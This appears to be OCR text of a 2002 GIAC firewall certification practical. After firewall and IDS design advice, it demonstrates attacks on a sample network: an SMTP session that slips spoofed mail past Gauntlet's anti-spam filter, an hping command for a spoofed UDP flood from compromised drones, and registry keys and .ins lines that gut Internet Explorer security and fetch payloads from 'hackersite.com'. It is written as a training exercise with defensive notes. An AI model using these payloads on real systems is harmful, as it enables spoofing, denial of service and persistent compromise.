
The rules for the E-mail servers could be tightened up a bit. Currently they allow connection to any destination this includes all internal IP addresses. This should be changed to allow connection to all Internet addresses but restricted to only the internal email server.

Currently employee workstations are allowed to make connections to Internet servers on a very large number of ports. If a HTTP/HTTPS was implemented in side the internal network we could all but eliminate the need or for internal system to access the Internet on arbitrary ports. Instead we would only allow the proxy to make outbound connection. We could even implement the proxy with authentication and add web content filtering as needed.

IDS

The current network design does not have any intrusion detection system. Figure 11 sows and updated network diagram. The green lines connecting the IDS system to the network represent that they are connected with taps or to the span port of a switch so that the IDS sensor can detect all traffic passing on that segment of the network. Ideal places for IDS would be between the external router and firewall (IDS 1), in the DMZ (IDS 2), between the internal router and the firewall (IDS 3), on the internal server network (IDS 4), and on the workstation network. At a minimum IDS 1 and IDS 2 should be implemented to detect attacks on the firewall and DMZ servers.

Figure 15



Section 4 - Design Under Fire

I have chosen the network as described by Berry Darnton at
http://www.giac.org/practical/Barry_Darnton_GCFW.zip


Perimeter Attack

The attack will reflect an average skill level attacker originating from the Internet.

External Attack

The attacker is looking for targets that are exploitable by the tools he or she has current access to. The attacker is often incapable of heavily modifying the tools and if none of his tools work he is likely to simply move to the next target. Often this type of attacker is dubbed a Script-kiddy with a connotation that they are less a threat. While it is true that they tend to be easily discouraged if nothing looks interesting, in my experience they are equally likely to try almost anything on a target once something looks interesting. It is apparent to me that most are completely unconcerned about generating suspicious traffic. I believe that this bold and brash behavior stems from the perception that there are no real consequences for trying, and that the Internet can be used anonymously. Both are technically wrong, however, in practice companies are generally unwilling to pursue this type of threat, allowing attacker to try a great many attacks with little worry about the consequences.

Barry's Network Diagram



The Attack

Reconnaissance

We must first probe the target to gain useful information.

First we start with what we know, ie public iformation.
We know the IP address of the web servers, DNS and the external mail gateway because it will be need to accept incoming e-mail and would need to be listed in the MX record in DNS.

We can obtain the DNS server's IP and the mail gateway with nslookup.

```
Nslookup –ty=ANY giac.com
```

To obtain the mail server's IP we can also use nslookup

```
Nslookup mail.giac.com
```

Exploit- Bypassing the Gauntlet anti-spam filter.

I prefer to find exploits that are not the product of simple programming errors that can be patched simply. I prefer to find exploits that are fundamental flaws in design or configuration that serve some useful purpose, but open a system up to attack.

Over view of how Gauntlet's email proxy works

The Gauntlet firewall development team decided that native Sendmail was too insecure and built a protective layer around it called smap and smapd in Gauntlet 5.5 and csmap in Gauntlet 6.0. The smap process is what actually accepts connections from the outside and then writes the file to a queue directory. Sendmail is then run to process the mail queue. Since Sendmail is running in local mode, certain Sendmail security precautions are ignored. This does protect Sendmail from some attacks; however, csmap has fewer restrictions for the 'mail from:' SMTP command. The effect of witch is to allow more effective spoofing of email and the ability to avoid cretin anti-spam filters.

I have looked extensively to see if this has been previously documented, but have been unable to find any sources. I have discovered this exploit through personal testing of a Gauntlet 6.0 fully patched as of October 2002 running on HPUX 11.0. I am assuming that since this is an intentional feature of csmap, so that it will work correctly with the local Sendmail process, that it would work on all Gauntlet 6.0 firewalls.

Attack details

Barry uses a Gauntlet 6.0 Firewall to protect his email servers from a direct attack. While it is extremely easy to spoof (fake) email from anybody you like, if the intension is to send e-mail from a valid or specific account, that address can be added to Gauntlets anti-spam list and email will be rejected based on that source address. Unfortunately, csmap will accept '<>' as the from address in the SMTP header 'mail from:' field. That by its self is not so bad, however csmap in combination with Sendmail replace the blank from field with the MAILER-DEAMON email address for that system. This makes the e-mail look like it originated from the firewall in the SMTP header fields. If the email contains a 'from: ' field in the data section of the e-mail, then most client software will obey this from field and ignore the SMTP header information for displaying who the message is from and for reply functionality.

This is much easier to see if we just look at the traffic and the logs.

I used the following information for simulation the environment and attack.

Gauntlet firewall	G60fw.giac.com
Blocked e-mail address	realaddress@bad.guy.com
Target e-mail address	someone@giac.com
Mail server	mail.giac.com

First we need to look at the attack traffic. I used telnet to connect to the mail server on TCP port 25, but the traffic is intercepted by csmap running on the firewall. The lines in red are from the server.

```
$ telnet mail.giac.com 25

Connected to mail.giac.com.
Escape character is '^]'.
220 mail.giac.com SMTP/smap Ready.
helo
250 Charmed, Im sure.
mail from: <>
250 <>... Sender Ok
rcpt to: someone@giac.com
250 someome@giac.com OK
data
354 Enter mail, end with "." on a line by itself
from: realaddress@bad.guy.com
subject: test
test body
.
250 Mail accepted
^]
telnet> quit
Connection closed.
```

Now we will look at the log on the firewall.

```
1 Oct 30 14:57:45 G60fw csmap[5683]: permit host=nodnsquery/xxx.xxx.xxx.xxx
2 Oct 30 14:57:58 G60fw csmap[5683]: Cleaned From/Sender is empty
3 Oct 30 14:58:41 G60fw csmap[5683]: host=xxx.xxx.xxx.xxx bytes=175 from=<>
to=someone@giac.com file=/var/spool/smap/srcAAAa05683
4 Oct 30 14:58:41 G60fw sendmail[5695]: g9UKwfH05695: from=<>, size=176, class=0,
nrcpts=1, msgid=<200210302058.g9UKwfH05695@G60fw.giac.com>, relay=uucp@localhost
5 Oct 30 14:58:41 G60fw csmap[5683]: delivered memory file=/var/spool/smap/srcAAAa05683
pid=5695 code=0
6 Oct 30 14:58:42 G60fw sendmail[5697]: g9UKwfH05695: to=someone@giac.com,
delay=00:00:01, xdelay=00:00:01, mailer=smtp, pri=120176, relay=mail.giac.com.
[xxx.xxx.xxx.xxx], dsn=2.0.0, stat=Sent (g9UKwfp25481 Message accepted for delivery)
```

Lines 2 and 3 show that the e-mail from '<>' was accepted and moved to the local spool file for Sendmail to process.
Lines 4,5 and 6 show that Sendmail picked up the mail and was able to deliver it to the mail server. Even though the address 'realaddress@bad.guy.com' was placed in Gauntlets anti-spam list.

As shown the log the email makes it through the firewall, but the real evidence is in the final mail message as it is delivered.

```
From MAILER-DAEMON Wed Oct 30 14:58:42 CST 2002
Received: from G60fw.giac.com (firewall-user@G60fw [xxx.xxx.xxx.xxx])
        by mail.giac.com (8.11.0/8.11.0) with ESMTP id g9UKwfp25481
        for <someone@giac.com>; Wed, 30 Oct 2002 14:58:42 -0600 (CST)
Received: (from uucp@localhost)
        by mail.giac.com (8.11.0/8.11.0) id g9UKwfH05695
        for someone@giac.com; Wed, 30 Oct 2002 14:58:41 -0600 (CST)
Date: Wed, 30 Oct 2002 14:58:41 -0600 (CST)
Message-Id: <200210302058.g9UKwfH05695@G60fw.giac.com>
Received: from bad.guy.com(xxx.xxx.xxx.xxx) by G60fw.giac.com via csmap (V6.0)
        id srcAAAa05683; Wed, 30 Oct 02 14:58:31 -0600
from: realaddress@bad.guy.com
subject: test

test body
```

As can be seen the 'from <>' has been rewritten with MAILER-DEMON on the first line, yet the 'from: realaddress@bad.guy.com' remains in the body of the message just before the subject line.

Another variation of the attack would be to use an address without a domain instead of the '<>' as in the above attack. The advantage to this form of the attack is that the local machines real hostname and domain name is attached to the short name. For example, if the attacker were put 'root' in the SMTP from field the firewall would change it to 'root@G60fw.giac.com'. This feature allows a mass-mailing attacker to mail many sites protected with a Gauntlet firewall and have the mail delivered to the target accounts with what looks like and internal

address to the final user. This can be confusing and can be used as a part of a larger strategy to deceive the target.

Denial of service attack

For this attack we assume that we have at our disposal 50 compromised systems connected to the Internet by cable modem or DSL. I am assuming that all systems have completely independent bandwidth and that they are evenly distributed around the country and with varying ISP. This gives us a combined attack bandwidth of 6400kbps (assuming 128 kbps standard upload for DSL) to 25000 (500kps typical upload for Cable).


As Berry noted on page 6 "[the] router will be enough to handle the Frame relay link even if it is expanded to the 2 meg limit."

Berry is referring to the speed of the E1 connection. "The E1 line operates at speeds of 1.984 Mbps", according to the Cisco Glossary (http://www.cisco.com/warp/public/74/87.html).

We can generate between 6.25Mbps and about 24.4Mbps with the attack systems.

We can plainly see that from a raw bandwidth perspective we could overwhelm the sole Internet connection. But if we simply throw ordinary packets we could be filtered out by the victims ISP, therefore, we are going to instead try and do the most disruptive thing possible and make it as hard as possible to defend against.

We will launch an attack against the VPN device using forged ISAKMP (UDP 500) packets. We will spew as many packets as possible from random source addresses to 60.1.1.42 (outside VPN interface). I have shown the packet information in the picture labeled UPD attack packet 1(note: I blanked out the IP address contained in this packet)



UDP Attack Packet 1

To execute the attack I would use the program hping (http://www.hping.org) to execute the following command on each compromised drone system.

> hping 60.1.1.42 --interval u1 -n -q --udp --spoofhostname <spoofed ip> -s 500 -p 500 -E ipsec_trafic.file

This command has the effect of spewing ISAKMP packes as defined by the external file ipsec_traffic.file as fast as possible at the target from a spoofed IP address. The ipsec_trac.file would contain the data shown in the screen shot UDP Attack Packet 1.

I have copied the information from the hping man page for the command line options used for further clarification.

> -i --interval
> Wait the specified number of seconds or micro seconds between sending each packet. --interval X set wait to X seconds, --interval uX set wait to X micro seconds. The default is to wait one second between each packet. Using hping2 to transfer files tune this option is really important in order to increase transfer rate. Even using hping2 to perform idle/spoofing scanning you should tune this option, see HPING2-HOWTO for more information.
>
> -n --numeric

Numeric output only, No attempt will be made to lookup symbolic names for host addresses.

-q --quiet
Quiet output. Nothing is displayed except the summary lines at startup time and when finished.

-2 --udp
UDP mode, by default hping2 will send udp to target host's port 0. UDP header tunable options are the following: --baseport, --destport, --keep.

-a --spoof hostname
Use this option in order to set a fake IP source address, this option ensures that target will not gain your real address.

-s --baseport source port
hping2 uses source port in order to guess replies sequence number. It starts with a base source port number, and increase this number for each packet sent. When packet is received sequence number can be computed as replies.dest.port - base.source.port. Default base source port is random, using this option you are able to set different number. If you need that source port not be increased for each sent packet use the -k --keep option.

-p --destport [+][+]dest port
Set destination port, default is 0. If '+' character precedes dest port number (i.e. +1024) destination port will be increased for each reply received. If double '+' precedes dest port number (i.e. ++1024), destination port will be increased for each packet sent. By default destination port can be modified interactively using CTRL+z

-E --file filename
Use filename contents to fill packet's data.

Attack Analysis

The first symptom of the attack would be that the UDP packets would consume the bulk of the inbound bandwidth. Preventing clients, venders, and the general public from access any of the information on the companies network.

Upon looking at the system log it should be obvious that there is a large number of UDP port 500 packets coming into the network.

One way to limit the damage would be to contact the companies ISP and ask that they block or rate limit UDP port 500 down your Internet connection. This will at least allow customers and vender to access the company's web site and any other services. Unfortunately, this would also prevent legitimate VPN connections.

Now that basic services are restored, we will need to get creative and solve the VPN issue. First we will readdress the VPN external interface to 60.1.1.43. Then we will contact the Companies ISP one more time and have them block all traffic to the old address 60.1.1.42. We will now update the DNS entry for the

VPN server with the new address. Once the TTL for the DNS entry expires the VPN should be restored.

Attack Internal System Through the Firewall

While this may sound like an extremely hard thing to accomplish, it is actually becoming increasingly easier. The man reason for this is that the relevance of firewalls is quickly eroding due in large part to encrypted http/https tunnels. Often the best firewall design does little to prevent a determined employee from access "forbidden" sites or services.

To understand the treat that Http tunneling represents I have written a short tutorial

TCP/IP Tunneling over HTTPS Proxies

TCP/IP tunneling over HTTPS proxies allows arbitrary communication to take place through a firewall. The tunnel is capable of both outbound and inbound communications and data transfer. Using freely available programs that run on nearly all computer platforms theses tunnels can be created and encrypted allowing long duration clandestine activities. Theses tunnels can produce some telltale footprints, but would be hard to detect. There are some precautions that can be taken, but there will never be a complete solution to the problem as long as employees have access to an HTTPS proxy.

Foundation:

The Http (Web traffic) CONNECT method as specified in RFC 2616 (http://www.cis.ohio-state.edu/cs/Services/rfc/rfc-text/rfc2616.txt) is necessary to allow Https (Http over SSL) connections. SSL (Secure Socket Layer) is a way to encrypt and authenticate communication over a network that is the standard for secure web traffic on the Internet. Unfortunately, since SSL communications can be encrypted and authenticated end to end, Https proxies, by design, have no capability to inspect traffic passing through them. This lack of inspection leads to a classic security dilemma, communication privacy vs. corporate security.

Exploitation:

The Http protocol standard allows generic tunneling of data regardless of protocol to an arbitrary destination. There are 5 major ways this feature can be exploited to produce a threat to corporate network security.

Simple Http Tunnel:

Description:

This is an unencrypted connection to a remote server on a random TCP port using an arbitrary protocol.

Uses:

1. Checking/receiving/sending external e-mail behind corporate firewalls.
2. Unauthorized FTP (File Transfer) connection.
3. Remote desktop access.
4. IRC (chat)

Features:

This type of connection does not require full control of a remote server. All that is required is access on the remote server to some resource that uses TCP only. Also, each connection to a remote service requires a separate tunnel.

Signature:

Upon inspecting the payload of the tunnel non-encrypted would be seen. Text string pattern matching could be used to look for specific signature of known protocols like ftp and SNMP (e-mail). Unfortunately since any protocol can be used over the tunnel the practicality of looking for connections this way is limited

Some connections may show up in logs with longer then normal connection times than normal web surfing. My research shows that normal Https connections can last up to an hour for legitimate transaction. Regular connection over 1 hour would be suspect. But a diligent user could keep connection times shorter then 1 hour, and many protocols naturally make short connections.

Proxied Tunnel:

Description:

This is a simple tunnel that terminates at a remote proxy server.

Uses:

1. Unauthorized web surfing.
2. Access to restricted sites.
3. Unauthorized FTP (file transfer)
4. Anonymous web surfing

Features:

Similar to the Simple Http Tunnel, but allows one tunnel to carry connections to an unlimited number of destinations. The

connection is unencrypted, but the final destination of the connection will not be logged on corporate equipment. Requires that the user have access to a proxy server on the Internet.

Signature:

This type of connection would most likely be used to gain web access to unauthorized sites. Potentially a large number of connections will be made to the remote proxy as the user browses through the tunnel.

Encrypted Outbound Tunnel:

Description:

This is when a Simple Http Tunnel is used in conjunction with an encryption protocol to produce an encrypted channel of communication.

With an Outbound Tunnel, once the initial tunnel is established TCP connections are initiated from behind the proxy server and firewall.

Uses

1. Remote mapping of any destination system and TCP port
2. Prevent corporate inspection of tunneled communication.

Features:

Any form of encryption could be used, but one of the most available is SSH (secure shell). SSH is a popular and useful security tool that has replaced telnet and FTP for communication across untrusted network links like the Internet. But, one lesser-know feature of SSH is its ability to create encrypted tunnels between two systems. When the SSH tunnels is wrapped inside a Simple Http Tunnel, a user is able to have all the features of an SSH encrypted tunnel that is capable of navigating Http proxies. SSH is capable of creating a single long-lived connection that is capable of containing many server-to-server tunnels.

Signature:

The initial encryption negotiation stings through the proxy. Longer then normal connections are likely, although diligent users could limit connection times.

Encrypted Inbound Tunnel:

Description:

This is when a Simple Http Tunnel is used in conjunction with an encryption protocol to produce an encrypted channel of communication.

With an Inbound Tunnel, once the initial tunnel is established TCP connections are initiated from outside the proxy server and firewall.

Uses:

1. Remote access to internal resources
2. Public access to internal resources

Features:

Like Outbound Tunnels, any form of encryption could be used, but one of the most available is SSH (secure shell). SSH is capable of containing many sever-to-server encrypted tunnels over a single long-lived connection. The SSH tunnel can have both Inbound and Outbound connections simultaneously.

Signature:

The initial encryption negotiation stings through the proxy. Longer then normal connections are likely, although diligent users could limit connection times.

Full VPN

Description:

A Full VPN (virtual private network) is capable of passing all protocols between two networks. Unlike the previous tunnel types that are limited to single port-to-port connection, a VPN is like have a full network connection to the remote network. VPN's are typically encrypted to allow private communication over untrusted links

Uses:

1. Full encrypted bi-directional access to network resources on both sides of the tunnel.
2. Stepping stone for further attacks.

Features:

VPN's were designed to allow remote access to internal resources to remote offices or mobile employees. An unauthorized VPN tunnel is very dangerous. Once a VPN is established all network traffic can be passed between the networks. A VPN would most likely be setup by wrapping VPN protocol like PPTP (Point to Point Tunneling Protocol) in a Simple Tunnel.

Signature:

Longer then normal connection times are likely.

The Attack

All we have to do is be lucky. I have recently been studying the traffic network traffic through the firewalls where I work and have fond a surprising number of suspected tunnels. Most, I suspect, are being used to access home systems but a few were clearly being used to access chat services like ICQ (http://web.icq.com/) ICQ has a nice feature that will allow public search of its members at http://web.icq.com/whitepages/search_no_results/0,,,00.html

All we need to do is type in the email address of a person to get their ICQ contact information.

For this attack we will assume that the victim's name and email are listed on the companies web site. This is common for sales people so we will assume that the victim is a sales person. Since he is a sales person he thinks that ICQ is a good way to generate leads, so he has his client set to allow any one to contact him and he has used all valid work related information for his account setup. He is using ICQ built in feature to connect via an HTTPS proxy.

We notice that he is online during business hours and hope that he is using his work computer. We engage him in some chat about his company and pose as a potential customer. After chatting for a while and earning his trust we send him a file. This file could be an exe, inf, ins, bat or nearly file type that will allow us to write registry keys. We could also send him a link to a web site that pushes a unsigned cab file to him through the use of an .ins file. While the cab file will cause a warning message (assuming he had appropriate security levels set) it would be easy to dupe him into clicking through the warning.

The registry keys we will be change are related to Internet Explorer.

First we make to where the victim cannot easily undo what we did. We will change some keys that control the Internet Options GUI menu for Internet Explore version 5-current.
This will gray out the autoconfig URL menu option so that it cannot be easily unchecked and disables the entire security tab so security setting can not be access through the GUI.

```
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Control Panel]
"Autoconfig"=dword:00000001
"SecurityTab"=dword:00000001
```

Now we set the autoconfig URL. If this key is set then it is also used by IE.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"AutoConfigURL"="http://hackersite.com/IamSoHosed.asp"
```

We can even set his browser's User Agent string so that we can uniquely ID him every time he comes to our autoconfig script.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings]
"User Agent"="Mozilla/4.0 (compatible; MSIE 6.0; Win32) tag; sucker 1234"
```

Now we need to open up his security setting so that he will except insecure code with out prompting him in any way.

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3]
"CurrentLevel"=dword:00000000
"Flags"=dword:00000001
"1001"=dword:00000000
"1004"=dword:00000000
"1200"=dword:00000000
"1201"=dword:00000000
"1400"=dword:00000000
"1402"=dword:00000000
"1405"=dword:00000000
"1601"=dword:00000000
"1604"=dword:00000000
"1605"=dword:00000000
"1607"=dword:00000000
"1800"=dword:00000000
"1802"=dword:00000000
"1803"=dword:00000000
"1804"=dword:00000000
"1805"=dword:00000001
"1A00"=dword:00000000
"1C00"=hex:00,00,03,00
"1E05"=dword:00030000
"1406"=dword:00000000
"1407"=dword:00000000
"1606"=dword:00000000
"1A02"=dword:00000000
"1A03"=dword:00000000
"1608"=dword:00000000
"1609"=dword:00000000
"1A04"=dword:00000000
"1A05"=dword:00000001
"1A06"=dword:00000000
```

Now that he is owned, all we have to do is wait until he launches Internet Explorer. IE will happily contact to our .asp page that will redirect him to an appropriate .ins (internet setup) file. We use an asp page because this way we can perform a bit of logic as to what ins file to give him, allowing us to manage a number of compromised machines effectively. The .ins file can be constructed to pull data from a remote cab file, and can contain almost any kind of data that we choose. But the trick is to put a custom .inf in the %IE_DIR%/custom folder. This is very easy the .ins file will do this for us using the lines:

```
CabsURLPath=http://hackersite.com/cabdir
Branding= http://hackersite.com/cabdir /GotYou.cab,2002.09.05.00,-1,
```

Note: that the 2002,09,05,00, -1 is a date that is used by IE so that it does not download the same cab file every time it is launched. It compares this version number and if the .ins file request a version greater then the one currently installed the IE will pull the newer one so whenever changes are made the version number will need to be incremented.

Now that we have our .inf files in the custom directory IE will happily run our .inf every time it is launched. The beauty of this is that we can mess with the victim's machine, let him fix it wait until he launches IE again and we are back in.

The beauty of this exploit is that it is not a flaw in any of the products used; rather it is just taking advantage of intentionally designed features. The IE autoconfig URL was designed to make it possible to manage a large enterprise worth of machines and quickly deploy changes as needed. Further more it does not require any inbound connections to accomplish it. And once a box is exploited the only footprint is that the outbound URL logs would show the user accessing the autoconfig site.

Appendix A – Extended Notes and Resources

VNC

Virtual Network Computing (VNC): http://www.uk.research.att.com/vnc/
VNC is a GPL (http://www.gnu.org/copyleft/gpl.html) licensed package that is supported many different operating systems.
VNC allows for remote access by the "viewer" to a graphical desktop on the server system.

For a more technical description of how VNC works:
http://www.uk.research.att.com/vnc/howitworks.html

VNC is an excellent tool for managing remote graphical desktop systems like the Microsoft Windows 2K servers described in GIAC's network.

One limitation of VNC, however, is that while it supports good authentication that does not pass passwords over the network, once connected it passes all traffic in the clear as stated in the VNC documentation (VNC)

The VNC documentation suggest setting up an SSH encrypted tunnel to solve this problem.

